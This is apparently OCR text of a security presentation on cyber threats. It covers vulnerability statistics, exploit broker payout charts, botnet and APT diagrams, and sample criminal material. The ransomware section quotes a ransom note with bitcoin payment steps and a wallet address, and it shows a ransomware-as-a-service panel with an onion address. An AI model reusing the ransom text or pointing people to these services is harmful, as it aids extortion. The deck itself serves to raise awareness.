
No RD Policies active at the moment.

Scanners

Scanners are the step towards continuous security. Vulnerabilities that are found will be reported to you.

No Scanners scheduled at the moment.

BLACKHATS HOWEVER....




Vulnerability Click here to generate a custom rss feed or an embeddable widget

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	7	1								1		1			
2003	5		3	1											
2004	6		5	4											
2005	16	4	9	4								1			
2006	31	4	10	3	1	1	4			2	1	3		1	
2007	35	5	10	6	1		9		1	2	3	2	2		4
2008	64	5	26	12	2		12			4	3	2	1		5
2009	95	29	64	32	19		8	2		2	4	2			9
2010	207	121	177	100	106		7	1		4	4	1			19
2011	202	100	162	132	92		14		1	5	6	7	1		3
2012	146	79	125	111	72		2		1	6	3	5			1
2013	148	70	130	104	69		1			6	4	1			2
2014	138	38	83	42	36		7			36	11		3		
2015	66	28	52	9	23		1			6	5				
Total	1169	484	858	562	421	1	65	3	3	74	44	25	7	1	43
% Of All		41.4	73.4	48.1	36.0	0.1	5.6	0.3	0.3	6.3	3.8	2.1	0.6	0.1	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

ENTER ZERO-DAYS



SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

4 FREE


Zero-Day Exploit

COUNTDOWN TO DARKNESS

"So much of our critical national infrastructure hinges on technology, which is so fragile, that a zero-day bug in the wrong hands could lead to any equally bad attack. I'm not, for a moment, going to speculate on what or how that attack may come, but suffice to say that the potential is there; the threat is real."
—David Litchfield, Managing Director, NGSSoftware

Rob Shein (Rogue Shoten)
Marcus H. Sachs Technical Editor

FOREWORD
BY DAVID LITCHFIELD



ZERODIUM Payout Ranges *


LPE: Local Privilege Escalation
MTB: Mitigation Bypass
RCE: Remote Code Execution
RJB: Remote Jailbreak
SBX: Sandbox Escape
VME: Virtual Machine Escape

Up to $500,000										1.001 Apple iOS RJB
Up to $100,000									1.002 Android RJB	1.003 Windows Phone RJB
Up to $80,000								3.001 Adobe PDF Reader RCE+SBX	2.001 Flash Player RCE+SBX	2.002 Chrome RCE+SBX
Up to $50,000	4.001 VM Escape VME							2.003 IE / Edge RCE+SBX	2.004 Safari RCE+SBX	2.005 Flash Player RCE
Up to $40,000	5.001 ASLR Bypass MTB	5.002 Antivirus RCE/LPE			6.001 OpenSSL RCE	6.002 PHP RCE	7.001 Sendmail RCE	7.002 Postfix RCE	7.003 Exchange Server RCE	7.004 Dovecot RCE
Up to $30,000	2.006 Chrome RCE	2.007 IE / Edge RCE	2.008 Tor Browser RCE	2.009 Firefox RCE	2.010 Safari RCE	3.002 Office Word/Excel RCE	3.003 Windows Reader App RCE	4.002 Windows LPE/SBX	4.003 Mac OS X LPE/SBX	4.004 Linux LPE
Up to $5,000	8.001 IP.Suite RCE	8.002 IP.Board RCE	8.003 phpBB RCE	8.004 vBulletin RCE	8.005 MyBB RCE	8.006 WordPress RCE	8.007 Joomla RCE	8.008 Drupal RCE	8.009 Roundcube RCE	8.010 Horde RCE

** All payout amounts are chosen at the discretion of ZERODIUM and are subject to change or cancellation without notice.*

2015/11 © zerodium.com

USED IN…



Typical botnet architecture

Botnets are typically comprised of between several hundred to several million laptops or desktop PCs scattered around the world.

CYBER ATTACKER
Illicitly installs malware that secretly connects computers to the botnet.

COMMAND & CONTROL SERVERS
The heart of the botnet, servers execute the various commands and processes.


BOTNET
A network of virus-infected computers controlled remotely by an attacker without the owners' knowledge.

SPREADS AND OPERATES SECRETLY
Hackers infect PCs by sending emails tainted with malicious links and attachments or luring PC users to infected websites.

Bots operate in the background, often without any visible evidence of their existence; can remain active and operational for years.

- Infects email, websites
- Controls infected computers to steal funds and private information, send spam, host and distribute malware, attack other computers.

Sources: Microsoft; Symantec Corporation; Dell SecureWorks



Advanced Persistent Threat (APT): The Uninvited Guest

How attackers remain in your network harvesting information and avoiding detection over time

1. INCURSION
Attackers break into network by using social engineering to deliver targeted malware to vulnerable systems and people.

2. DISCOVERY
Once in, the attackers stay "low and slow" to avoid detection.

They then map the organization's defenses from the inside and create a battle plan and deploy multiple parallel kill chains to ensure success.

3. CAPTURE
Attackers access unprotected systems and capture information over an extended period.

They may also install malware to secretly acquire data or disrupt operations.

4. EXFILTRATION
Captured information is sent back to attack team's home base for analysis and further exploitation fraud—or worse.


OR BY…

VUPEN®
security

Contact: info@vupen.com

PGP Key

Or a little closer to home….



WARNING!

Your personal files are encrypted!

Don't switch off your computer and/or internet, otherwise your key will be disabled

Private key will be destroyed on

04/07/2015

8:47 AM

Time left:

71:41:11

1. You should register Bitcon wallet (https://blockchain.info/en/wallet)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

LocalBitcoins.com (WU) - Buy Bitcoins with Western Union
Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person
LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
coinmr.com - Another fast way to buy bitcoins
bitquick.co - Buy Bitcoins Instantly for Cash
cashintocoins.com - Bticoin for cash.
coinjar.com - CoinJar allows direct bitcoin purchases on their site.
zipzapinc.com - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

3. Send 1.25 BTC ($300) to Bitcoin address specified below:

Send 1.25 BTC ($300) to the following address:
1NadLTgZHFGJmqUuQ58dGsB7ADCbe5N6z1 or copy from QR code


Your BOT ID: 000027B8(put in NOTE field)

During the payment of 300 USD please use your Bot ID, otherwise you files will not be decripted.

AND PRETTY UNIQUE…

Smart guys those hackers….

- -Tox is free
- -Tox uses bitcoins and TOR
- -The malware works as advertised
- -High anti-malware evasion



Tox - Viruses

toxicola7qwv37qj.onion

Summary

Viruses	7
Infected	6
Of which paid	0

Total profit	0.00 $
To withdraw (net)	Currently unavailable

Your BTC address

